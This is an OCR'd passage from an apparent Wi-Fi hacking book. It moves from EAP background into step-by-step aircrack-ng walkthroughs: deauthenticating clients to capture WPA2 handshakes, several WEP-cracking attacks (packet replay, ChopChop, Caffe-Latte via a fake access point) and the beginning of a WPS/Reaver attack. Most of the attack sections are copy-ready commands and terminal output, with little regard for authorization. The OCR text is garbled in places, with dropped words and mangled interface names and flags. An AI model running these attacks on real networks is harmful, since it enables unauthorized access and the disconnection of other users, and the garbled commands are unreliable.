The EAP (Extensible Authentication Protocol) was developed to provide an authentication framework that can be used to Point-Point connections as well as wireless networks. A WPA and WPA2 standard is using EAP as the primary authentication method. You guys know by now the 4 way EAPOL handshake (or EAPoL) Extensible Authentication Protocol over LAN. The EAP-TLS (EAP-Transport Layer Security) is still considered one of the most secure EAP standards available. A compromised

password is not enough to break into EAP-TLS enabled systems because the intruder still needs to have the client-side certificate.

LEAP

The LEAP (Lightweight Extensible Authentication Protocol) was originally created by Cisco Systems. There is no native support for LEAP in any Windows operating system, however LEAP, has a well-known security weakness that allows you to crack the password offline.

PEAP

The PEAP (Protected EAP) fully encapsulates EAP and is designed to work within a TLS tunnel that is encrypted but is authenticated. PEAP was jointly developed by Cisco, Microsoft, and RSA Security. This in combination with MsChapV2 has proven to have some vulnerability that makes the RADIUS server to send the password in clear text on the network. More about that in my next book, or you can watch it on YouTube, also this is vulnerable to brute force offline.

https://www.youtube.com/watch?v=-uqTqJwTFyU

There's a lot more authentication protocols out there, but these are the most used. More about this in the next book

NOW YOURE READY TO BE INTRODUCED TO HACKIN´

V. WPA and WPA2

WPA is an acronym for Wi-Fi Protected Access (and WPA2) and was created by the Wi-Fi Alliance to replace WEP that shown to contain significant safety issues. WPA was created in 2003 and the most used WPA configuration is WPA-PSK (Pre-Shared Key). WPA2 was released in 2004. One of the most significant changes between WPA and WPA2 was the mandatory use of AES algorithms and the introduction of CCMP (Counter Cipher Mode with Block Chaining Message Authentication Code Protocol) as a replacement for TKIP (Temporal Key Integrity Protocol), Still after all that hard work there's some known vulnerabilities with WPA/WPA2. WPA and WPA2 is still considered to be safe even though it is vulnerable to brute force attacks, and to be honest it will take very very long time to crack all known possibilities in a 10 numbers and letters long WPA2-key. The media has warned us over the years and in some ways helped us become better at cracking the WPA key. hype" has led people to go in and change this ten-digit WPA key (or more) to something else, and we humans are programmed to be as simple as possible, with certain patterns. It is easier to crack Johanna1981 then trying to crack E2WPUEMAM1 even though it is longer!

To crack WPA and WPA2 we need to" record" the handshake, and calculate the key from the dumpfile. If you remember we talked about the handshake before, so I'm quite sure you know how it works by now. This very very first time you using kali I'm going to be thoroughly, and it's just to get you warm with the Linux terminals, I won't be as thorough next time (promise)I assume you already stated Kali, Backtrack, Xiaopan or any of the hacking Linux distros out there. So open a terminal, and let's see if we can find our Wireless Network Interface Card (WNIC) just type

airmon-ng

This will list every WNIC (Wireless Network Interface Card) that the OS can find! Did you find your WNIC in the list? Good, this time were going to start that adapter. Don't forget to choose the right network interface when we start

airmon-ng start wlan0

```
root@kali:~# airmon-ng start wlan1
Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
 1087 NetworkManager
 1248 wpa_supplicant
 1562 avahi-daemon
 1563 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlan0           iwl3945         Intel Corporation PRO/Wireless 3945ABG [Golan] (rev 02)
phy1    wlan1           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)

root@kali:~#
```

Ahh, did you see that.. We got a monitor mode interface called wlanomon! And this were going to use when we hack WPA2

Now if you come across an error like this (se picture below) there are 2 ways to solve that.

```
File  Edit  View  Search  Terminal  Help
root@kali:~# airodump-ng wlan1mon
ioctl(SIOCSIWMODE) failed: Device or resource busy

ARP linktype is set to 1 (Ethernet) - expected ARPHRD_IEEE80211,
ARPHRD_IEEE80211_FULL or ARPHRD_IEEE80211_PRISM instead.  Make
sure RFMON is enabled: run 'airmon-ng start wlan1mon <#>'
Sysfs injection support was not found either.

root@kali:~#
```

Check with iwconfig that the interface MODE is not in managed mode, if so then change it to monitor

The easiest way is to kill all processes that interferes with wlanomon and you do that easy with

airmon-ng check kill

And now you can use the monitor mode, just start airodump-ng again

```
File  Edit  View  Search  Terminal  Help
root@kali:~# airmon-ng check kill
Killing these processes:

  PID Name
 1248 wpa_supplicant

root@kali:~#
```

However sometime you still want to keep the wpa_supplicant because without this one you can't connect to a network after you cracked it, or if you want to do a fake AP or something, so we have to fix the error.

ifconfig wlanomon down
iwconfig wlanomon mode monitor
ifconfig wlanomon up

Now check with iwconfig, just to be sure
iwconfig

Also it might be a good idea here to pause and go back and read about the subject MAC-spoofing. From this moment on it's a good idea to spoof your MAC.


So let's discover some more. We're going to scan the neighborhood for access points. To do that we type

airodump wlanomon

After a minute or two, you break the operation with CTRL and C. Now we copy information that need from this window. We need the MAC from the AP we tend to hack (called BSSID) we also need the channel number (called CH). This time were going to create a file called "capture" and were going to send a to the router. However **WE NEED ONE CLIENT CONNECTED** to the router, else we can't send the to the The De-authenticate means that we fool the router to think that a client lost connection to the router, so the client want to reconnect to it again. So let's modify the airodump command some

airodump-ng -w capture --bssid 10:C6:1F:D0:CA:F0 -c 1 wlanomon

So we´re creating a dumpfie called we´re listening to all traffic who goes to and from AP 10:C6:1F:D0:CA:F0 and we´re locking on to channel 1 and we using **wlanomon** to do that



Okay now were listen to the traffic, but we need one tool to send de-authenticate with, so it's time to present the "aireplay-ng" command. First we need to look at the picture again we need to locate the client and the MAC- address If you look at the picture you will find "STATION" and it's in that column you're looking for clients who are connected to AP. In the pic above three clients are connected to the AP, 00:13:49:8F:D0:B1, 00:EB:2D:29:03:D8 and 90:C1:15:85:86:D4. We must choose one of them, and the router MAC of cause.

aireplay-ng --deauth 3 -a 10:C6:1F:D0:CA:F0 -c 00:13:49:8F:D0:B1 wlanomon

-- deauth = de-authenticate. The number after indicate how many times... the "0" are special, it will repeat until you hit ctrl+c
-a = Access Point MAC address
-c = Destination MAC address (the client who are connected to AP)
wlanomon = using wlanomon to do that

And as you can see at the picture above we got our handshake, you don't need 10 or 20, with a good connection two or three will be perfect. There's one more way to do this. This can be used if you came a cross one AP that have many clients connected.


aireplay-ng --deauth 0 -a 10:C6:1F:D0:CA:F0 wlanomon

This way, we force all clients who are connected to the AP to respond (broadcast), however some routers ignores this. The idea with "--deauth 0" is to send de-auth until the hacker presses ctrl+c, so yes in a way you can use this command to boot everybody of your own AP :) but it can likewise be used to get a handshake. Now it's time to run our handshake in our cracking server. But first we must convert it from capture-01.cap to a

aircrack-ng capture-01.cap –J

Now it's time to put our cracking server to work. In the old days you cracked the handshake with raw CPU power. And it was expensive to run because it was very slow. I'm going to show you how you did it

aircrack-ng -w password.lst capture-01.cap



A. Hidden SSIDs

I thought that we should have a small talk about hidden SSIDs before we continue. Many think that this is a security feature and logs in to the router and choose not to broadcast the SSID, however you can't have more wrong. If the hacker send a de-authenticate to the router it will force the client that was connected to the AP to reveal the SSID when it reconnect to the AP. And it does not matter if the network is open, wep, wpa or wpa2.

VI. WEP

First of let's talk about passive hacking again. We talked about this before, and I just want to remind you that parts of these attacks are not silent, and can temporary make the internet unavailable in worst cases, but hey in the other side, you got your WEP key under 3 minutes with some of these attacks, so use them wisely

WEP, Wired Equivalent Privacy is a system for securing wireless networks that was standardized in September 1999. After a while researches discovered through cryptanalysis several weaknesses in the RC4 cipher as WEP uses. By looking at enough encrypted data packets in the network the hacker will find the pattern and the key. How many packages are needed varies. If the traffic is intense with many packages, it's faster to find the key than if the traffic is not that good. A computer with the proper software, that listening to traffic in an intensive WLAN can sometimes find the key in as little as 2.3 minutes. The biggest problem with cracking WEP is that all methods doesn't work on all routers for some reason, so it's good to know a couple of attacks in case your favorite fails

WEP are using SKA (Shared key authentication) for authentication to get access to the network inside And it reminds vaguely about the WPA 4 way handshake. The communication is a 4 way communication between AP and client and it looks roughly something like this.

1. Client sends an authentication request to AP
2. AP sends a "Challenge" (normally 128 bytes long) that the client must crypt with the WEP-

key (RC4)
3. Response to AP with the clients crypted challenge + initialization vector that is a 3 byte
value
4. The AP responds with Default packet (access granted) if everything is okay.

A. Passive mode

airodump-ng -w capture --bssid 00:09:5B:D9:FD:94 -c 2 wlanomon

-w = write to file
capture = filename_01.cap the name of the file
--bssid = listening to all traffic who goes to and from AP with a specific bissd
-c = what channel where listening to
wlanomon = were using wlanomon

And from here it's a waiting game, were going to have at least 50-75000 IVs before we crack the key. You don't have to use "–ivs" in the command, but this time when we're hacking passive, it's worth it because then the DATA column are 50.000 you know that you have that amount of IVs. Now when you feel that you have the right amount just type

aircrack-ng -b 00:09:5B:D9:FD:94 capture-01.cap

-b 00:09:5B:D9:FD:94 = BSSID with the following MAC
capture-01.cap = Inside this capturefile

And from here it's a waiting game.

B. Modified Packet Replay attack!

When this type of attack works it's one of the fastest out there to crack Don't forget MAC spoofing

Okay now let's see if we can find that WEP network

airodump-ng wlanomon
Okay now locate that router. When you're done push ctrl+c to break the operation and copy the BSSID and channel.

airodump-ng -w capture --bssid 00:09:5B:D9:FD:94 -c 2 wlanomon
-w = write to file
capture = filename_01.cap the name of the file
--bssid = listening to all traffic who goes to and from AP with a specific bissd
-c = what channel where listening to
wlanomon = were using wlanomon

```
File  Edit  View  Search  Terminal  Help

CH  2 ][ Elapsed: 1 min ][ 2014-10-11 22:10

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:09:5B:D9:FD:94  -40 100     1142       63    0   2  54 . WEP  WEP    OPN  T

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:09:5B:D9:FD:94  90:C1:15:85:86:D4  -43    1 -54      0       226
00:09:5B:D9:FD:94  F8:D1:11:08:DC:CB    0    0 - 1      0         4
```

So far so good. Now it's time to start the "modified packet reply attack"

aireplay-ng -2 -p 0841 –c ff:ff:ff:ff:ff:ff -t 1-b 00:09:5B:D9:FD:94 -h ff:ff:ff:ff:ff:ff wlanomon

-2 = " Interactive packet replay attack"

-p 0841 = sets the Frame Control Field such that the packet looks like it is being sent from a wireless client

-c ff:ff:ff:ff:ff:ff = sets the destination MAC address to be a broadcast.

-t selects packets with the "To Distribution System" flag set on

-b selects packets with the MAC of the access point we are interested in.

-h = specify what mac to attack. ff:ff:ff:ff:ff:ff = all client connected

You will be asked if you want to use "this" package. Press "y" (and enter if needed) and then you start aircrack in a new terminal window

```
File  Edit  View  Search  Terminal  Help
root@kali:~# aireplay-ng -2 -p 0841 -c ff:ff:ff:ff:ff:ff -t 1 -b 00:13:49:FA:0B:
9B -h ff:ff:ff:ff:ff:ff  wlan1mon
The interface MAC (00:C0:CA:72:6C:4B) doesn't match the specified MAC (-h).
        ifconfig wlan1mon hw ether FF:FF:FF:FF:FF:FF
Read 9 packets...

        Size: 100, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  00:13:49:FA:0B:9B
          Dest. MAC  =  00:13:49:FA:0B:9B
         Source MAC  =  30:75:12:B8:58:AD

        0x0000:  0841 2c00 0013 49fa 0b9b 3075 12b8 58ad  .A,...I...0u..X.
        0x0010:  0013 49fa 0b9b a006 ebee 4500 55df 02cd  ..I.......E.U...
        0x0020:  414e b631 3ee6 0196 613e dc2f 3046 3f52  AN.1>...a>./0F?R
        0x0030:  27e8 88aa 9306 4bcb 351e a3e3 5a40 49d8  '.....K.5...Z@I.
        0x0040:  2250 95d0 968e 7a9d dd95 2fb2 b2ad 991b  "P....z.../.....
        0x0050:  252a 6983 98cc 8a93 f322 3b77 89ae b09a  %*i......";w....
        0x0060:  72e0 76a2                                r.v.

Use this packet ? y

Saving chosen packet in replay_src-0814-161232.cap
You should also start airodump-ng to capture replies.

Sent 7005 packets...(499 pps)
```

aircrack-ng -b 00:09:5B:D9:FD:94 capture-01.cap

-b 00:09:5B:D9:FD:94 = BSSID with the following MAC

capture-01.cap = Inside this capturefile

```
                                Aircrack-ng 1.1 r2178

                        [00:00:00] Tested 709 keys (got 60270 IVs)

 KB    depth   byte(vote)
  0    0/  3   73(83968) C2(71424) 57(70912) E7(70912) D5(69888) 85(69632) F9(69376) DE(69120)
  1    2/  3   2D(71424) 7F(69376) 95(68352) FE(68352) 4F(67328) 98(67328) 9F(67328) 25(66560)
  2    0/  1   60(85760) F0(70144) FF(69888) 95(69120) 34(68864) B9(68352) F1(68096) 80(67840)
  3    4/  3   27(68352) 2D(68096) 8B(68096) 62(67584) B1(67584) D2(67584) B2(67328) E2(67072)
  4    9/  4   CE(67072) 65(66560) C2(66560) F9(66560) 90(66304) A0(66304) C8(66304) 04(66048)

   KEY FOUND! [ 73:6F:6D:6D:61:72:6E:61:74:74:31:32:33 ] (ASCII: sommarnatt123 )
      Decrypted correctly: 100%
```

Success!!

C. ChopChop / Korek attack!

This attack need you to sharpen your mind a bit, I think that most of what I do in this explains itself. This is one of the most powerful attacks out there against WEP

airmon-ng start wlan0 6

Starts wlanomon on channel 6

airodump-ng -c 6 wlanomon
In this case we know that the AP is using channel 6 .. So we ´re listening on channel 6

Press CTRL+C and copy AP bssid, we need our MAC-address...

macchanger -s wlanomon
Important! Copy This MAC you will need a couple of times

aireplay-ng -1 0 -e Test -a 00:09:5B:D9:FD:94 -h f8:d1:11:08:dc:cb wlanomon
-1 = Fake authentication
0 = timing in seconds

-e = Target network essid
-a = access point MAC address
-h = your card MAC address

aireplay-ng -4 -e Test -b 00:09:5B:D9:FD:94 -h f8:d1:11:08:dc:cb wlanomon
-4 = ChopChop attack
-e = Target network essid
-h = MAC address of associated client or from fake auth
-b Access point MAC address

You will be asked if you want to use "this" package. OBSERVE Dest.MAC

Dest.MAC should NOT say ff:ff:ff:ff:ff:ff (this time).

When you found the right packet, press y

```
root : aireplay-ng
File  Edit  View  Bookmarks  Settings  Help
Use this packet ? y

Saving chosen packet in replay_src-1116-185855.cap

Offset  115 ( 0% done) | xor = E2 | pt = BE |  215 frames written in  3617ms
Offset  114 ( 1% done) | xor = B9 | pt = 6A |   61 frames written in  1002ms
Offset  113 ( 2% done) | xor = E6 | pt = 45 |  113 frames written in  1914ms
Offset  112 ( 3% done) | xor = C8 | pt = A0 |  200 frames written in  3380ms
Offset  111 ( 4% done) | xor = A4 | pt = 42 |   97 frames written in  1641ms
Offset  110 ( 6% done) | xor = D8 | pt = E0 |   74 frames written in  1236ms
Offset  109 ( 7% done) | xor = AF | pt = 1C |  114 frames written in  1931ms
Offset  108 ( 8% done) | xor = 20 | pt = FF |   74 frames written in  1248ms
Offset  107 ( 9% done) | xor = 5C | pt = 01 |  158 frames written in  2673ms
Offset  106 (10% done) | xor = FF | pt = 00 |  187 frames written in  3164ms
Offset  105 (12% done) | xor = D8 | pt = 00 |  236 frames written in  4023ms
Offset  104 (13% done) | xor = 40 | pt = 00 |   30 frames written in   515ms
Offset  103 (14% done) | xor = 7F | pt = 00 |  195 frames written in  3288ms
Offset  102 (15% done) | xor = 2A | pt = 00 |   98 frames written in  1643ms
Offset  101 (17% done) | xor = F8 | pt = 00 |  206 frames written in  3496ms
Offset  100 (18% done) | xor = 0E | pt = 00 |  111 frames written in  1854ms
Offset   99 (19% done) | xor = 50 | pt = 00 |   74 frames written in  1236ms
Offset   98 (20% done) | xor = B8 | pt = 00 |   30 frames written in   510ms
Offset   97 (21% done) | xor = 3D | pt = 02 |  122 frames written in  2056ms
Offset   96 (23% done) | xor = 36 | pt = FF |  134 frames written in  2262ms
Offset   95 (24% done) | xor = BF | pt = 00 |  257 frames written in  4316ms
Offset   94 (25% done) | xor = C7 | pt = 00 |   73 frames written in  1234ms
Offset   93 (26% done) | xor = 9D | pt = 00 |    6 frames written in   104ms
Offset   92 (28% done) | xor = FB | pt = 04 |  224 frames written in  3757ms
Offset   91 (29% done) | xor = 2D | pt = 01 |   92 frames written in  1553ms
Offset   90 (30% done) | xor = 3E | pt = 00 |  142 frames written in  2379ms
Offset   89 (31% done) | xor = 20 | pt = 00 |  185 frames written in  3133ms
Offset   88 (32% done) | xor = 28 | pt = 00 |   11 frames written in   187ms
Sent 175 packets, current guess: AE...
```

All information are saved in 2 replay files (replay_dec-1116-190213.xor and replay_dec-1116-190213.cap)

Time for packetforge...

packetforge-ng -o -a 00:09:5B:D9:FD:94 -h f8:d1:11:08:dc:cb -k 255.255.255.255 -l 255.255.255.255 -y replay_dec-1116-190213.xor -w arp-request

-o we want arp request packet generated
-a Access Point MAC address

-h Source MAC address, your MAC
-k set Destination IP
-l set Source IP
-y read PRGA from this file
-w write packet to this pcap file

Wrote packet to arp-request (file saved as arp-request)

Time to start Airodump

airodump-ng -w wifi -c 6 --bssid 00:09:5B:D9:FD:94 wlanomon

-w = Write to file called WiFi
-c = Channel
--bssid = (MAC address of AP)

airplay-ng -2 -r arp-request wlanomon

-2 = Interactive packet replay
-r = used to specify a pcap file to read packets from

You will be asked if you want to use "this" package. Push "Y"
TIME TO CRACK IT

aircrack-ng wifi-01.cap

```
File  Edit  View  Bookmarks  S

KB    depth   byte(vote)
 0    0/  1   73(60160) 34(5
 1    0/  1   6F(70656) CC(5
 2    0/  1   6D(66560) 22(5
 3    0/  1   6D(68096) 68(5
 4    0/  1   61(59904) C4(
 5    0/  1   72(61696) 83(5
 6    0/  1   6E(70912) 18(59648) F8(5785
 7    0/  1   61(61952) 27(58624) B7(5811
 8    0/  1   74(64512) 47(57600) AF(5606
 9    0/  1   74(63488) 5D(57600) 5B(5734
10    0/  1   B9(56320) 7B(55552) AF(5550
11    0/  1   7D(58368) E4(58112) 6E(5708
12    0/  3   04(57592) A4(57216) DC(5678

  KEY FOUND! [ 73:6F:6D:6D:61:72:6E:61:74
     Decrypted correctly: 100%

rootgbt:~# []
```

```
File  Edit  View  Bookmarks  Settings  Help

CH  6 ][ Elapsed: 17 mins ][ 2012-11-16 19:29

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E
00:09:5B:D9:FD:94  -59 100     9777    53706    2   6  54 . WPA  WEP        T
```

```
root : aireplay-ng
File  Edit  View  Bookmarks  Settings  Help

             BSSID  =  00:09:5B:D9:FD:94
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  F8:D1:11:08:DC:CB

        0x0000:  0841 0201 0009 5bd9 fd94 f8d1 1108 dccb  .A....[....
..
        0x0010:  ffff ffff ffff 8001 6657 6800 5b5c b5c3  ........fWh
..
        0x0020:  cf76 2163 8aa6 1477 a88a e323 4fd9 7783  .v!c...w...
w.
        0x0030:  42c1 79cf 68b7 2786 be51 4629 218d 97f9  B.y.h.'..QF
..
        0x0040:  6c15 cb05                                l...

Use this packet ? y

Saving chosen packet in replay_src-1116-190957.cap
You should also start airodump-ng to capture replies.

Sent 102897 packets...(500 pps)
```

root : aireplay-ng

D. Cafe-Latte attack in Access point mode

This is an experimental attack just to show what you can do with the CaffeLatte attack. Now where creating a fake AP with the same ESSID and the same channel as one of my test-routers in my lab. The main idea is to attack the client, not the AP and collect IVs on the way

airmon-ng start wlan0 6

Starts our card on channel 6

airbase-ng -c 6 -e Test -L -W 1 wlanomon
-c 6 = specifies the channel
-e Test = filters a single SSID (called Test)
-L = specifies the attack
-W 1 = forces the beacons to specify WEP
wlanomon = specifies the wireless interface to use


So were starting a faked AP called "test" that's going to probe WEP (we don't need to change MAC)

airodump-ng -c 6 -d 00:06:62:F8:1E:2C -w capture wlanomon

-c 6 = specifies the channel
-d = 00:06:62:F8:1E:2C filters the data captured to fake AP MAC
-w = specifies the file name prefix of the captured data
wlanomon = specifies the wireless interface to capture data on

And were hoping that someone will connect so we listen to that "Router"

aircrack-ng capture-01.cap



And it seems that my mobile connected to it without even ask, so it definitely works.

E. Caffe-Latte

That was an exiting example. But we can also use the CaffeLatte attack like this as well

airodump-ng wlanomon

When we find the right AP, push CTRL+C. Copy all info you need

airodump-ng -w capture --bssid 00:09:5B:D9:FD:94 -c 6 wlanomon
-w capture = Write to file, file named "capture"
--bssid 00:09:5B:D9:FD:94 = The AP BSSID
-c 6 = listening to channel 6
wlanomon = is the wireless interface name

We need our MAC

macchanger -s wlanomon

Copy that MAC

aireplay-ng -6 -h f8:d1:11:08:dc:cb -b 00:09:5B:D9:FD:94 -D wlanomon

-6 = means Cafe-Latte attack


-h = f8:d1:11:08:dc:cb is our card MAC address

-b = 00:09:5B:D9:FD:94 is the Access Point MAC (any valid MAC should work ^^)

-D = <u>disables AP</u>

wlanomon = is the wireless interface name

capture-01.cap



VII. WPS

WPS or setup was an attempt for users to connect easier to the access point. It was invented by Wi-Fi Alliance. Sadly that night they invented that the whole crew was partying real hard, with heavy drinking. However the WiFi WPS in 2006. As we all know a major security flaw was revealed in December 2011 that affects wireless routers with the WPS PIN feature. It was also vulnerable to brute force. And in some cases it went real south because the WPS couldn't be turned off as well. It took only max 8 hours to get the WPS key.

Now it took some years before I met my first AP with a locking mechanism, and that specific router locked until you rebooted the router, we quickly learned that we could bypass the lock by counting the number of tries and pause a certain time, to avoid to get locked and wait a couple of minutes for the lock to reset..

However things evolve, and some of the guys in Wi-Fi Alliance did sober up and invented the second generation of locks, and this is much harder to crack. At this time (when I write this) there's only one script out there that seems to work against it. And it's a script depending on tree NICs and MDK3 with


Reaver called ReVdK3-r1.sh. This kind of lock is something special. First it will lock the AP after a couple of The first lock is nothing special 3 minutes or so, but the new feature is that it won't reset so after lets guess 5 times more the lock will be 1 hour. The third time it's locked until you reboot the AP. It would not even after you change MAC-address.

What this script does it will try to overpower the AP and make it restart and the reaver can continue doing what it However it's not all routers that work with this, and basically I never uncounted these new routers, I only rumors about them, so I can't tell if that script works or not.

So let's start with basic reaver commands

wash -i wlanomon –C

-C = ignore fcs (or bad fcs) don't confuse this with –c which is channel



